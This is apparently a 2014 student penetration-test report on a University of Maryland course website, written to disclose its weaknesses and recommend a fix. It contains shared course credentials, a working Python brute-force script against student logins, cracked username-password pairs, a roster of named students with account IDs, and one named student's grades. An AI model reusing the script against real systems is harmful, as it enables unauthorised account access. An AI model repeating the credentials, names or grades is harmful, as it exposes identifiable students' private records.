
HyperCourseware

Vulnerability Report

cognitron.umd.edu / 129.2.36.150



CMSC498N: Seminar in Cybersecurity: Secure Maryland

University of Maryland, College Park

Report Distributed April 7, 2014

Table of Contents

Attack Narrative

Target Discovery

A Google search was conducted against the umd.edu domain with the goal of finding University of Maryland websites that reveal usernames and passwords.




Figure 1. Discovering the target via a Google search

Clicking on the Google link redirected to the PSYC 445 web page for Fall 2013.




Figure 2. Contents of http://cognitron.umd.edu/psyc445/f2013/p445_desc.html

Course Web Page Credentials Revealed

The web page displayed in Figure 2 revealed the username and password required to access the PSYC 455 Fall 2013 web page.




Figure 3. PSYC 455 Fall 2013 course web page credentials

Root Web Page

Visiting http://cognitron.umd.edu (129.2.36.150) as suggested by the contents in Figure 3 brought up the following page:




Figure 4. Contents of http://cognitron.umd.edu

There are two login links that point to two different course web pages offered in the Spring 2014 semester.




Figure 5. Login links to PSYC 444 and Honors 288Q taught during the Spring 2014 semester

Clicking on the PSYC 444 login link brings up an HTTP authentication prompt:





Figure 6. HTTP authentication prompt that appears after clicking on the PSYC 444 login link

Figure 3 suggested using the name of the course (with lowercase letters and no spaces) as the username and password. The following username and password was then entered into the authentication prompt:

```
User Name: psyc444
Password: psyc444
```

Eureka! psyc444 was the username and password. After logging in, the PSYC 444 course roster was displayed.



Roster

- Norman, Kent (Instructor)
- Singh, Mrigaya (i6251) (Teaching Assistant)
- Guest No password required.

Students: Username is shown in parentheses and password is the last 4 digits of your University ID number.

- Alexander, Eric Ryan (s6202)
- Anderson, Soraya (s6211)
- Berkowitz, Marissa P (s6212)
- Chauhan, Kapil (s6203)
- Cortes, Luis Alfredo (s6205)
- Edmonds, Macy Alexandra (s6206)
- Fonseca, Frank Torres (s6207)
- Hamilton, Jourdane (s6208)
- Harris, Ranisha L (s6209)
- Hyneman, Caroline Laws (s6201)
- Ilieva, Neda M. (s6233)
- Kazi, Mubeen (s6210)
- Kolman, Hannah Rose (s6204)
- Lewis, Malcolm Akeem (s6213)
- Lorrain-Hale, Theo (s6214)
- Lu, Tiffany (s6215)
- Luu, Whitney (s6216)
- Misaki, Shiki (s6200)
- Morris, LaRae Charise (s6217)
- Morris, Stephen B (s6218)
- Murphy, Brogan Nicole (s6219)
- Orellana, Liliana (s6220)
- Patel, Jay B (s6221)
- Ramos, Jenae Christa (s6222)
- Romberger, Hannah Fae (s6223)
- Romero, Laura Elisabeth (s6224)
- Schermer, Anthony Lewis (s6225)
- Schnee, Jessica Rachel (s6236)
- Schwartz, Brenden David (s6226)
- Song, Philip Pilgeun (s6229)
- Spann, Dean-Malcolm (s6227)
- Stott, Alexandra Michelle (s6228)
- Tran, Tieu-Thanh Jeanette (s6230)
- Wikman, Sean Patrick Corse (s6235)
- Wilson, Tristan P (s6231)
- Zhang, Anqi (s6232)
- Zheng, Catherine T (s6234)

Figure 7. PSYC 444 course roster

The roster page revealed that each student's username is shown within the parentheses next to his or her name. The password is the last 4 digits of the student's University ID number.

Given that the password to each student's account is the last 4 digits of the student's University ID number, there are 9999 possible combinations: 0000 to 9999.

A Python script was written to parse all student usernames from the roster page and brute force each student's password:

```
from urllib.request import urlopen
from urllib.request import Request
import base64
import re

def basic_auth(host, username, passwd):
	try:
		encodedstring = base64.encodestring(str.encode("%s:%s" % (username, passwd)))
[:-1]
		auth = "Basic %s" % encodedstring.decode('utf-8')
		req = Request(host, None, {"Authorization": auth })
		urlopen(req)
		print('Found %s:%s\n' % (username, passwd))
	except:
		pass

page = 'http://cognitron.umd.edu/psyc444/s2014/m44407/roster.html'
encodedstring = base64.encodestring(b"psyc444:psyc444")[:-1]
auth = "Basic %s" % encodedstring.decode('utf-8')
req = Request(page, None, {"Authorization": auth })
handle = urlopen(req)

p = re.compile('/psyc444/s2014/(s\d\d\d\d)')
accts = p.findall(handle.read().decode('utf-8'))

for acct in accts:
	for passwd in range(10000):
		basic_auth("http://cognitron.umd.edu/psyc444/s2014/%s/login.html" % acct, acct,
passwd.zfill(4))
```

In less than 5 hours, the Python script was able to crack each student's password:

```
Found s6211:8384

Found s6203:7724

Found s6205:7268

Found s6206:5996

...
```

Clicking on a student's name on the roster, for example, Chauhan, Kapil (s6203), brings up another HTTP authentication prompt:




Figure 8. HTTP authentication prompt that appears after clicking on the link labeled Chauhan, Kapil (s6203)

Using the Python script's results, the following username and password was entered into the prompt:

```
User Name: s6203
Password: 7724
```





Figure 9. Entering the credentials for the s6203 account redirects the browser to the student's dashboard.

Sensitive Student Information is Exposed

The student dashboard grants access to viewing the student's grades.

Figure 10. The Grades button is accessible on the right hand side of the student dashboard.

Clicking on the Grades button reveals the student's grades.



Psyc 444: Cyberpsychology
Kapil Chauhan, s6203

GradeFly (tm):

Kapil Chauhan

Assignments:			Discussions:		
Class Roll	10	/10	Disc_1	10	/10
Proj_02	9	/10	Disc_2	10	/10
Proj_03	5	/5	Disc_3	10	/10
Proj_04	10	/10	Disc_4		/0
Proj_05	5	/5	Disc_5		/0
Proj_06	10	/10	Disc_6		/0
Proj_07	10	/10	Total =	30	
Proj_08	10	/10			
Proj_09		/0			
Proj_10	5	/5			
Proj_11		/0			
Proj_12		/0			
Course Feedback		/0			
		/0			
		/0			
Total =	74				

Grade for Assignments:

Calculate Percent :

Convert to Letter :

Final Project	Points:	Grade:	
	Points: ---	Grade:	---

Midterm Grade	Points: + 84 = 84	Grade:	B

Figure 11. Student s6203's grades

Conclusions

In the course of the penetration test, the software HyperCourseware hosted at http://cognitron.umd.edu suffered a series of breaches that would directly harm students.

Vulnerabilities

1. SSL is not enabled throughout cognitron.umd.edu. SSL should be used throughout the website, especially on pages that accept login credentials. Without SSL, anyone can sniff out the redentials that are used to login to http://cognitron.umd.edu/ on an open, unencrypted wireless network.
2. The website uses a weak password to protect each course web page. The username and password are both the name of the course (using lowercase letters and no whitespace).
3. The course roster for each course web page reveals each student's username in parentheses. It also uses a weak password for each student's account. The password is simply a four digit number, since it is the last 4 digits of the student's University ID number.
4. The website does not block brute force attempts. The Python script was able to brute force up to 9999 possible passwords for each student account.
    - With the brute forced credentials, malicious users can easily view any student's grade, which violates the Family Educational Rights and Privacy Act (FERPA).

Recommendations

Kent L. Norman kent_norman@umail.umd.edu, the author of HyperCourseware (http://lap.umd.edu/hcwfolder/hcwHome.html) and professor of PSYC 444, should cease using HyperCourseware in his courses. The Unversity of Maryland, College Park already has a learning management system called Canvas. It is secured by the Division of IT. Professor Norman should use Canvas in his courses to prevent potential breaches of student grades.